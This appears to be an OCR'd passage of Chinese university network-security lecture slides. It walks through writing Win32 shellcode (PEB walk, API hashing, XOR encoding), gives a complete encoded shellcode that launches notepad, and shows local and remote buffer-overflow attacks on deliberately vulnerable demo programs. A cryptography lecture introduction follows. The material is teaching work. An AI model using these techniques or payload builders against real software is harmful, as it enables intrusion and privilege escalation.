   printf("Base address of kernel32.dll is %p", pAddress);
   return pAddress;
}
void main(void)
{   GetKernel32Addr(); }
```


getKernelBase.cpp的运行结果

- C:\work\ns\bin>cl ..\src\getKernelBase.cpp
- /out:getKernelBase.exe
- getKernelBase.obj
- C:\work\ns\bin>getKernelBase.exe
- Base address of kernel32.dll is 7C800000

- 用WinDbg对getKernelBase.exe进行跟踪调试，也可以得到相同的结果，证明了这种方法是可行的(**用.imgscan查看进程已加载的模块**)。

WinDbg 查看getKernelBase.exe进程的加载模块





图11-1 获取kernel32.dll的基址



11.2.2 获取Windows API的地址

- 为了获取动态库中的Windows API的地址，需要对PE文件的内存映像进行分析。从加载地址开始，内存映像存放的是IMAGE_DOS_HEADER结构(定义在winnt.h中)。

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
   WORD   e_magic;              // Magic number
   WORD   e_cblp;               // Bytes on last page of file
   WORD   e_res2[10];           // Reserved words
……
   LONG   e_lfanew;   // File address of new exe header. +60=3ch
 } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```


e_lfanew: 新文件头IMAGE_NT_HEADERS32的偏移地址(from base)

```
typedef struct _IMAGE_NT_HEADERS
{
   DWORD Signature; //"PE\0\0" 0x00004550
   IMAGE_FILE_HEADER FileHeader;  // +4h
   IMAGE_OPTIONAL_HEADER32
      OptionalHeader;  // +24=18h
} IMAGE_NT_HEADERS32,
 *PIMAGE_NT_HEADERS32;
```

IMAGE_FILE_HEADER *FileHeader*

```
typedef struct _IMAGE_FILE_HEADER
{
   WORD    Machine;        //0x00
   WORD    NumberOfSections;   //0x02
   DWORD   TimeDateStamp;     //0x04
   DWORD   PointerToSymbolTable;//0x08
   DWORD   NumberOfSymbols; //0x0c
   WORD    SizeOfOptionalHeader;//0x10
   WORD    Characteristics;   //0x12
} IMAGE_FILE_HEADER,
 *PIMAGE_FILE_HEADER;
```


IMAGE_OPTIONAL_HEADER32 *OptionalHeader*

```
#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES    16
typedef struct _IMAGE_OPTIONAL_HEADER
{
……
DWORD   NumberOfRvaAndSizes; //+0x5c
IMAGE_DATA_DIRECTORY
DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
//+0x60
} IMAGE_OPTIONAL_HEADER32,
 *PIMAGE_OPTIONAL_HEADER32;
```

- 可选头偏移**0x60**开始的地址存放了引出表目录数组**DataDirectory**，默认为**16**个元素。

IMAGE_DATA_DIRECTORY DataDirectory

```
typedef struct _IMAGE_DATA_DIRECTORY
{
   DWORD   VirtualAddress; //+0x00 RVA offset from base
   DWORD   Size;      //+0x04 the size in bytes +0x08
} IMAGE_DATA_DIRECTORY,
 *PIMAGE_DATA_DIRECTORY;
```


- 一般情况**DataDirectory**[]是含有16个元素的结构数组。前两个元素分别对应Export Directory与Import Directory。**VirtualAddress**为指向IMAGE_EXPORT_DIRECTORY的指针。
- 事实上从IMAGE_NT_HEADERS32偏移**0x18+0x60=0x78**可直接得到引出表目录指针**DataDirectory**。

VirtualAddress→IMAGE_EXPORT_DIRECTORY

```
typedef struct _IMAGE_EXPORT_DIRECTORY
{
  ……
  DWORD   NumberOfFunctions;              //+0x14
  DWORD   NumberOfNames;                  //+0x18
  DWORD   AddressOfFunctions; // RVA from base +0x1c
  DWORD   AddressOfNames;    // RVA from base +0x20
  DWORD   AddressOfNameOrdinals;  // RVA from base
} IMAGE_EXPORT_DIRECTORY,
*PIMAGE_EXPORT_DIRECTORY;
```

- 偏移0x20开始的地址保存函数名称(**数组**)的字符串指针

获取 kernel32.dll 中API的流程



GetKernel32FunAddress.cpp kernel32.dll输出的第一个函数名及其地址

```
__asm{
    mov  edx, fs:30h         ; PEB base
    mov  edx, [edx+0ch]      ; PEB_LER_DATA
    // base of ntdll.dll======================
    mov edx, [edx+1ch]       ; first of InInitOrderModuleList
    // base of kernel32.dll======================
    mov edx,[edx]            ; Next element
    mov eax, [edx+8]         ; Base address of second module
    mov pBaseOfKernel32, eax; Save to local variable
    mov ebx, eax             ; Base address to ebx
```



```
    mov edx,[ebx+3ch]      ; e_lfanew
    mov edx,[edx+ebx+78h]  ; DataDirectory[0]
    add edx,ebx            ; RVA + base
    mov esi,edx            ; Save first DataDirectory to esi
    mov edx,[esi+1ch]   ; AddressOfFunctions  RVA
    add edx,ebx            ; RVA + base
    mov pAddressOfFunctions,edx ; Save to local variable
    mov edx,[esi+20h]      ; AddressOfNames RVA
    add edx,ebx            ; RVA + base
    mov pAddress0fNames,edx ; Save it to local variable   }
```

- printf("FunctionAddress=0x%p\tFunctionName=%s\n",
- (pBaseOfKernel32 + *((unsigned long *) (pAddressOfFunctions))),
- (char *)(pBaseOfKernel32 + *((unsigned long *) (pAddress0fNames)))) ;

GetKernel32FunAddress.cpp 的运行结果

```
C:\work\ns\win32Code\bin>cl  ..\src\GetKernel32FuncAddr.cpp
/out:GetKernel32FuncAddr.exe
C:\work\ns\win32Code\bin>GetKernel32FuncAddr.exe
Name of Module:KERNEL32.dll
      Base of Moudle=7C800000
First Function:
      Address=0x7C82A752
      Name=ActivateActCtx
```

- 因为已知数组的第一个元素的地址，其余元素的地址也可以推算出来。

- 为了在shellcode中使用加载模块中的输出函数，则需要在执行shellcode时动态查找函数的地址，这就需要通过某种方法把函数的相关信息（如函数名字）编码到shellcode中，再根据函数的相关信息找到函数的地址。由于Windows API的名字都比较长，为了减少Shellcode的长度，可以用整数值代替API的名字，即用哈希(hash)值代替API的名字。以下是一种常用的hash算法：

h = ((h << 25) | (h>> 7)) + c;

- 这样就把API名字转换为一个4字节的整数，在shellcode的内部就可以用该整数表示相应的API。

- hash函数的C代码如下：

```
unsigned long GetHash(char * c)
{
  unsigned long h=0;
  while(*c)
  {
    h = ( ( h << 25 ) | ( h >> 7 ) ) + *(c++);
  }
  return h;
}
```

- 用汇编语言实现的hash算法见findFuncAddr.cpp中的函数GetHashAsm(char * c)

- 笔者用的系统为Windows2003 SP2，KERNEL32.dll的部分函数及其hash列出如下：
  - KERNEL32.dll: Base=0x7C800000; The number of functions is 976
  - 0052: Addr=0x7C82C1BA hash=0xff0d6657 name=CloseHandle
  - ......
  - 0102: Addr=0x7C8023B7 hash=0x6ba6bcc9 name=CreateProcessA
  - ......
  - 0185: Addr=0x7C813039 hash=0x4fd18963 name=ExitProcess
  - ......
  - 0416: Addr=0x7C82BFC1 hash=0xbbafdf85 name=GetProcAddress
  - ......
  - 0594: Addr=0x7C801E60 hash=0x0c917432 name=LoadLibraryA
- 如果函数的hash值与给定的hash值一致则说明找到了函数，记下该函数地址。
- 获取Windows API地址的完整代码见findFuncAddr.cpp 。

11.3 编写Win32 shellcode

- 编写shellcode要经过以下3个步骤：
  (1)编写简洁的能完成所需功能的C程序；
  (2)分析可执行代码的反汇编语句，用汇编语言实现相同的功能；
  (3)提取出操作码，写成shellcode，并用C程序验证。
- 我们以启动新进程的shellcode为例，说明Win32环境下的shellcode编写方法。

11.3.1 编写一个启动新进程的C程序

- Windows系统中用CreateProcess打开一个新的进程，根据是否设置了UNICODE变量，编译器使用该函数的Unicode版本(CreateProcessW)或ANSI版本(CreateProcessA)。
- 以下例程(do32Command.cpp)使用CreateProcessA启动一个新的进程。

do32Command.cpp

```
void doCommandLine(char * szCmdLine)
{
  BOOL ret;
  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  ZeroMemory( &si, sizeof(si) );
  ZeroMemory( &pi, sizeof(pi) );
  si.cb = sizeof(si);
  CreateProcessA( NULL, szCmdLine, NULL, NULL, FALSE,
          0, NULL, NULL, &si, &pi );
  ExitProcess(ret);
}
void main(int argc, char* argv[])
{   doCommandLine("notepad.exe");}
```


编译和运行do32Command.cpp

- C:\work\ns\bin>cl ..\src\do32Command.cpp
- /out:do32Command.exe
- C:\work\ns\bin>do32Command.exe
- 将执行notepad.exe从而打开一个新的记事本窗口。

11.3.2 用汇编语言实现同样的功能

- 分析doCommandLine(char * szCmdLine)，并用汇编语言实现相同的功能。
  (1) 初始化相关的变量；
  - 执行CreateProcessA之前的5条语句在栈中开辟了一块内存，以保存结构变量si(STARTUPINFO)和pi(PROCESS_INFORMATION)，并设置si.cb的值为44h。
  - 由于sizeof(si)=44h，sizeof(pi)=10h，用sub esp,54h就可以在栈中开辟这块内存；用mov指令给si.cb赋值。

  (2) 用上一节的方法找到并保存CreateProcessA的地址；
  (3) 用push指令将CreateProcessA的参数逆序推入堆栈；
  (4) 用call指令调用CreateProcessA：以CreateProcessA的内存地址执行call
- 相应的代码见程序do32CommandAsm.cpp，其中8个连续的NOP(0x90)指令用于定位代码的开始与结束。

- 编译和运行do32CommandAsm.cpp，结果如下：
  - ➢C:\.....\bin>cl /Zi ..\src\do32CommandAsm.cpp
  - ➢/out:do32CommandAsm.exe
  - ➢do32CommandAsm.obj
  - ➢C:\Work\ns\win32Code\bin>do32CommandAsm.exe

- 运行do32CommandAsm.exe后启动了一个新的记事本窗口(notepad.exe)。这就说明了汇编代码也能实现同样的功能。

11.3.3 编写shellcode，并用C程序验证

- 将do32CommandAsm.exe中的核心代码提取出来并存放在字符串中，就得到了shellcode。

- 如果代码比较短小，用dumpbin.exe反汇编可执行文件的代码，提取函数的核心代码。

  dumpbin do32CommandAsm.exe /disasm /section:.text > dump.txt

- 对于较长的代码，可以用一个函数把操作码提取并打印出来(**GetShellcode.cpp**)，实现该功能的代码如下：


```
void PrintStrCode(unsigned char *lpBuff, int buffsize)
{  // lpBuff: 代码的首指针; buffsize: 长度
   int i,j;    char *p;    char msg[4];
   printf("/* %d=0x%x bytes */\n",buffsize,buffsize);
   for(i=0;i<buffsize;i++)
   {
      if((i%16)==0)
         if(i!=0)  printf("\"\n\"");
         else  printf("\"");
      printf("\\x%.2x",lpBuff[i]&0xff);
   }
   printf("\";\n");
}
```



```
int GetProcOpcode(unsigned char * funPtr, unsigned char * Opcode_buff)
//   in: funPtr; out: "return value=length of Opcode_buff" and Opcode_buff
{
   char  *fnbgn_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
   char  *fnend_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
   unsigned char Enc_key, *pSc_addr;
   int i,sh_len;
   pSc_addr = (unsigned char *)funPtr;
   for (i=0;i<MAX_OPCODE_LEN;++i ) {
      if(memcmp(pSc_addr+i,fnbgn_str, 8)==0) break;
   }  //找到(shellcode)代码的首地址
```



```
   pSc_addr+=(i+8);   // start of the ShellCode
   for (i=0;i<MAX_OPCODE_LEN;++i) {
      if(memcmp(pSc_addr+i,fnend_str, 8)==0) break;
   } //找到(shellcode)代码的末地址
   sh_len=i; // length of the ShellCode
   memcpy(Opcode_buff, pSc_addr, sh_len);
   return sh_len;
}
```


- 以doCommandLineAsm的地址为输入参数，调用GetProcOpcode函数则可以得到二进制代码及长度。打印输出的位串，得到shellcode。

- 以下函数(do32CommandOPcode.cpp)模拟缓冲区溢出攻击的过程，并在溢出后执行指定的代码。


```
void doShellcode(void * code)
{
   __asm
   {
   begin_proc:
     call    vul_function;
      jmp     code;
      jmp     end_proc;
     vul_function:
      ret;
   end_proc:;
   }
}
```

- 执行 doShellcode(shellcode) 后启动了一个新的记事本窗口(notepad.exe)，因此该shellcode是正确的。

11.3.4 去掉shellcode中的字符串结束符'\0'

- 由于11.3.3中的shellcode中存在字符串结束符'\0'，无法通过strcpy将其复制到被攻击的缓冲区，因此要对shellcode重新编码，使其不包含'\0'。
- 为简单起见，常用异或操作实现shellcode的编码。为此先找到用于异或的字节（**编码字节**），然后对shellcode的所有字节与**编码字节**进行异或操作，则去掉了字符串结束符'\0'。
- 以下2个函数分别实现编码字节的查找和实现shellcode的编码。


```
unsigned char findXorByte(unsigned char Buff[], int buf_len)
{
   unsigned char xorByte=0; int i,j,k;
   for(i=0xff; i>0; i--)
   {
      k=0;
      for(j=0;j<buf_len;j++)
      {
         if((Buff[j]^i)==0)
         {  k++; break; }
      }
      if(k==0)//find the xor byte
      {  xorByte=i; break; }
   }
   return xorByte;
}
```



```
int EncOpcode(unsigned char * Opcode_buff, int opcode_len, unsigned char xorByte)
//  in: Opcode_buff,opcode_len,xorByte;    out: encoded Opcode_buff
{
   int i;
   if(xorByte==0){
      puts("The xorByte cannot be zero."); return 0;
   }
   for(i=0;i<opcode_len;i++){
      Opcode_buff[i]=Opcode_buff[i]^xorByte;
   }
   Opcode_buff[opcode_len]=0;
   return opcode_len;
}
```


图11-3 实用的shellcode

- 编码后的shellcode需要在目标进程中解码后才能执行，为此需要将**解码程序**附加在其之前，构建**新的shellcode**，如下图所示：



- 用汇编语言实现EncOpcode的功能，就得到了如下的解码程序：

✓shellcode的长度小于256：

unsigned char decode1[] =
"\xeb\x0e\x5b\x53\x4b\x33\xc9\xb1\x***FF***"
"\x80\x34\x0b\x***EE***\xe2\xfa\xc3\xe8\xed\xff\xff\xff";

✓shellcode的长度大于255，小于65536：

unsigned char decode2[] =
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\x***DD***\x***FF***"
"\x80\x34\x0b\x***EE***\xe2\xfa\xc3\xe8\xeb\xff\xff\xff";

- 11.3.3中的shellcode的长度为264=0x108，编码字节XorByte=0xfe，因此采用decode2解码。将第10和11字节的\xDD\xFF改为\x08\x01，将第15字节\xEE改为\xFE。获得的新**shellcode**为：

一个实用的shellcode

```
char shellcode[]=
/* 287=0x11f bytes */
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\x08\x01\x80\x34\x0b\xfe\xe2"
"\xfa\xc3\xe8\xeb\xff\xff\xff\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a"
"\xd0\x96\x90\x91\x8a\x9b\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77"
"\x2f\xb1\x96\x37\x42\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4"
"\x16\xb0\xfe\xfe\xfe\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe"
"\xfe\xaf\xac\xa8\xa9\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94"
"\xea\xa7\xcd\x3e\x77\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee"
"\xa9\xae\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94"
```



```
"\xfe\x01\x28\x7d\x06\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0"
"\xa4\xa7\x3d\xa8\xad\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80"
"\xf9\x75\x26\x16\xe9\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce"
"\xfe\xfe\xfe\x75\xbe\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75"
"\xbd\xc2\x75\xba\xe6\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde"
"\xfd\x3d\x75\xba\x76\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe"
"\xa1\xc5\x3c\x8a\xf8\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d"
"\x75\xba\x76\x02\xfd\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9"
"\x7d\x06\xfe\x8a\xed\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5"
"\x27\x75\x2d\xfd\x2e\xb9\x15\x1b\x75\x3c\xa1\xa4\xa7\xa5\x3d";
```

- 用doShellcode(shellcode)可以验证其功能的正确性。
- 实现更复杂功能的shellcode也按同样的步骤设计。
- 完整的程序见随书光盘中的**GetShellcode.cpp**。

11.4 攻击Win32

- 设计出满足特定功能的shellcode之后，就可以尝试攻击Windows进程的缓冲区溢出漏洞。
- 一般而言，如果在编译程序的时候打开了堆栈的安全检查功能，或者不允许栈执行，则无法在有栈溢出漏洞的进程中执行shellcode。此时可以尝试其他的攻击方法，比如堆溢出、格式化字符串等攻击。

11.4.1 本地攻击

- 登录到系统中的普通权限用户可以通过攻击某个具有Administrator（Administators组的用户或Administrator用户）或system（服务进程具有的权限）权限的进程以试图提升用户的权限，或控制目标系统。
- 如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能执行shellcode。如果进程从终端获取用户的输入，尤其是要求输入字符串，则很难执行shellcode。这是因为shellcode中有大量的不可显示的字符，用户很难以字符的形式输入到缓冲区。

- 笔者电脑上的进程如图11-4所示，其中的remoter是Administators组的用户，具有管理员权限，而fanping只具有普通用户权限。

图11-4 Windows系统中的进程

- 假定remoter通过远程桌面登录到系统，fanping通过控制台登录到系统。
- 我们假定remoter运行一个存在溢出漏洞的进程从文件中读入数据，而该文件是普通权限用户可写的，则普通用户可精心组织文件的内容而实现攻击。

有漏洞的程序w32Lvictim.cpp


- 有漏洞的程序w32Lvictim.cpp关键代码如下：

```
#define LARGE_BUFF_LEN 1024
#define BUFF_LEN 512
void overflow(char largebuf[])
{ char buffer[BUFF_LEN];strcpy(buffer, largebuf);}
void smash_buffer()
{
   char largebuf[LARGE_BUFF_LEN+1];   FILE *badfile;
   badfile = fopen("attackstr.data", "r");
   fread( largebuf, sizeof(char),
          LARGE_BUFF_LEN, badfile);
   fclose(badfile);
   largebuf[LARGE_BUFF_LEN]=0;
   overflow(largebuf);        // smash it and run shellcode.
}
```


- 用cl /Zi /GS- ..\src\w32Lvictim.cpp编译程序，并用WinDbg跟踪w32Lvictim.exe的执行，可以知道buffer与返回地址的偏移OFF_SET=516=0x204。
- 据此可以设计程序以构建attackstr.data的内容，程序w32Lattack.cpp的核心代码见函数void GetAttackBuffer()


```
void GetAttackBuffer()
{
   char attackStr[ATTACK_BUFF_LEN];
   unsigned long *ps;
   FILE *badfile;
   memset(attackStr, 0x90, ATTACK_BUFF_LEN);
   ps = (unsigned long *)(attackStr+OFF_SET);
   *(ps) = JUMPESP;
   strcpy(attackStr+OFF_SET+4, shellcode);
   attackStr[ATTACK_BUFF_LEN - 1] = 0;
   badfile = fopen("attackstr.data", "w");
   fwrite(attackStr, strlen(attackStr), 1, badfile);
   fclose(badfile);
}
```


- 编译和运行w32Lattack.cpp，将生成文件attackstr.data。运行w32Lvictim.exe后，将执行shellcode，启动一个新的写字本进程，如下图所示：



- 注意：如果攻击不成功，往往是因为w32Lattack.cpp中的JUMPESP不正确，这需要用WinDbg调试w32Lvictim.exe而确定，详见10.3节的内容。
- 本地攻击要求攻击者在目标系统上有一个合法的用户。如果无法在目标系统上拥有一个合法用户，则可以使用远程攻击技术。


11.4.2 远程攻击

- 远程攻击从另一台主机通过网络发送恶意数据包而实现。由于远程攻击者不必拥有目标系统的合法用户权限，因此颇受攻击者喜爱。远程攻击的原理与本地攻击是相同的，只不过攻击代码通过网络发送过来。
- 例程w32Rvictim.cpp从网络中接收数据包，然后复制到缓冲区，核心代码如下：

```
#define BUFFER_LEN 128
void overflow(char* attackStr)
{
   char buffer[BUFFER_LEN];
   strcpy(buffer,attackStr);
}
```

- 用cl /Zi /GS- ..\src\w32Rvictim.cpp编译程序，并用WinDbg跟踪w32Rvictim.exe的执行，可以知道buffer与返回地址的偏移OFF_SET=132=0x84。据此可以构建攻击串的内容，程序见w32Rattack.cpp。

- 在两个命令行窗口分别运行w32Rvictim.exe和w32Rattack.exe，则成功进行了远程攻击。



如何攻击32位Windows7

- 请阅读我微信公众号中的文章：

攻击32位Windows 7缓冲区溢出漏洞
一个启动notepad.exe的shellcode
中国科学技术大学 曾凡平
https://mp.weixin.qq.com/s/n-6IJA4t2QZg1Mu5lP0zUw

谢谢！

作业与实践

1. Linux系统中的crontab和Windows系统中的at命令类似，请说明该命令的用法。
2. 说明Windows系统中的sc命令的3种用法。
3. 用tracert命令查看并记录下从本地主机到www.sina.com所经过的路由。如果从你的主机无法tracert到www.sina.com，分析原因。

- 实践(不考核，自己练习)

1. 用CSocket实现两台计算机之间的数据通信。
2. netcat是经典的网络工具，下载该工具，并利用netcat在本机开启一个监听端口。

(2020秋季，网络安全，编号：COMP6216P)

第3讲 密码学基础

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

1. 密码学概述
2. DES加密算法
3. RSA加密算法
4. 消息摘要和数字签名
   ✓实现完整性和抗抵赖的方法
5. 目前最常用的加密工具PGP (Pretty Good Privacy)，使用PGP产生密钥，加密文件和邮件。
6. 使用OpenSSL中的密码函数
7. Windows系统提供的密码算法

第3讲 密码学基础

- 信息安全的主要目标是保护信息的**机密性、完整性和可用性**。机密性主要通过密码技术实现，而信息的完整性也直接或间接地使用了密码的相关技术，因此密码学是信息安全的基础。

- 长期以来，密码技术只在很小的范围内使用，如军事、外交、情报等部门。随着人类社会向信息社会的演进，**基于计算复杂性的计算机密码学**得到了前所未有的重视并迅速普及和发展起来。
- 在国外，密码学已成为计算机网络安全领域的主要研究方向之一。

3.1 密码学概述

- 密码学是研究如何**隐密地传递信息**的学科，其**首要目的是隐藏信息的涵义**。密码学涉及信息的加密/解密及密码技术在信息传递过程中的应用。
- 早期的密码技术的安全性基于密码算法的保密，现代的密码技术要求**密码算法公开、密钥必须保密**，密码算法的强度基于计算的复杂性。
- 著名的密码学者Ron Rivest（RSA密码算法的发明者之一）对密码学的解释是：**“密码学是关于如何在敌人存在的环境中通讯”**。

密码学的发展

- 密码技术的历史比较悠久，在四千年前，古埃及人就开始使用密码来保密传递消息。
- 两千多年前，恺撒就开始使用目前称为“恺撒密码”的密码系统。但是密码技术直到20世纪40年代以后才有重大突破和发展。
- 特别是20世纪70年代后期，由于计算机、电子通信的广泛使用，现代密码学得到了空前的发展。

密码学的相关学科

- 密码学相关学科大致可以分为三个方面：
  1. **密码学(Cryptology)**是研究信息系统安全保密的科学；**(密码(cipher)**是指逐个字符或者逐位地进行变换，它不涉及信息的语言结构)
  2. **密码编码学(Cryptography)**主要研究对信息进行编码，实现对信息的隐藏；**(编码(code)**则是指用一个词或符号来代替另一个词)
  3. **密码分析学(Cryptanalytics)**主要研究加密消息的破译或消息的伪造。

基于密码学的保密通信系统的模型




图3-1 保密通信系统的模型

目前的大部分量子保密通信技术：主要是通过量子技术实现安全的密钥分发

消息和加密

- 遵循国际命名标准，加密和解密可以翻译成：“Encipher (译成密码)”和“Decipher (解译密码)”。也可以这样命名：“Encrypt (加密)”和“Decrypt (解密)”。
- **消息被称为明文**。*用某种方法伪装消息以隐藏它的内容的过程称为加密*，加了密的消息称为密文，而*把密文转变为原始明文的过程称为解密*，下图表明了加密和解密的过程。

明文、密文

- **明文**用**M** (Message，消息) 或**P** (Plaintext，明文)表示，它可能是比特流、文本文件、位图、数字化的语音流或者数字化的视频图像等。
- **密文**用**C** (Cipher) 表示，也是二进制数据，有时和M一样大，有时稍大。通过压缩和加密的结合，C有可能比P小些。
- 加密函数E作用于M得到密文C，用数学公式表示为：

$$E(M)=C$$

- 解密函数D作用于C产生M，用数学公式表示为：

$$D(C)=M$$

- 先加密、再解密，原始的明文将恢复出来，下式必须成立：

$$D(E(M))=M$$

鉴别、完整性和抗抵赖性

- 除了提供机密性外，密码学需要提供三方面的功能：鉴别、完整性和抗抵赖性。
- ***鉴别***：消息的接收者应该能够确认消息的来源；入侵者不可能伪装成他人。
- ***完整性***：消息的接收者应该能够验证在传送过程中的消息没有被修改；入侵者不可能用假消息代替合法消息。
- ***抗抵赖性***：发送消息者事后不可能虚假地否认他发送的消息。


算法和密钥

- *现代密码学要求密码算法公开，密钥保密。*
- 密钥用K表示。K可以是很多数值里的任意值，密钥K的可能值的范围叫做密钥空间。对称密码算法加密和解密运算都使用这个密钥，即运算都依赖于密钥，并用K作为下标表示，加/解密函数表达为：


$E_K(M)=C$

$D_K(C)=M$

$D_K(E_K(M))=M$



不同的加密密钥和解密密钥



- 有些算法使用不同的加密密钥和解密密钥，也就是说加密密钥**K1**与相应的解密密钥**K2**不同，在这种情况下，加密和解密的函数表达式为：
  - $E_{K1}(M)=C$
  - $D_{K2}(C)=M$
- 函数必须具有的特性是：$D_{K2}(E_{K1}(M))=M$

对称算法的基本原理

- 基于密钥的算法通常有两类：对称算法和公开密钥算法（非对称算法）。对称密码算法有时又叫传统密码算法，**加密密钥能够从解密密钥中推算出来**，反过来也成立。
- 在大多数对称算法中，加/解密的密钥是相同的。对称算法要求发送者和接收者在安全通信之前，协商一个密钥。**对称算法的安全性依赖于密钥的保密**，泄漏密钥就意味着任何人都能对消息进行加/解密。对称算法的加密和解密表示为：
  $E_K(M)=C$
  $D_K(C)=M$

对称密码算法的两个分支

- 对称密码算法：*分组密码*算法和*序列密码*算法。
- *分组密码算法*：对明文的一组位进行加密和解密运算，这些位组称为分组，相应的算法称为分组算法。常见的分组算法有DES、DES3、IDEA、AES等。DES分组长度为64位、密钥长度为64位；AES加密数据块分组长度必须为128比特，密钥长度可以是128比特、192比特、256比特中的任意一个（如果数据块及密钥长度不足时，会补齐）
- *序列密码（流密码）算法*：一次只对明文的单个位（有时对字节）运算的算法称为序列密码算法或流密码。常见的流密码有RC4、A5、SEAL、PIKE等。

公开密钥算法的基本原理

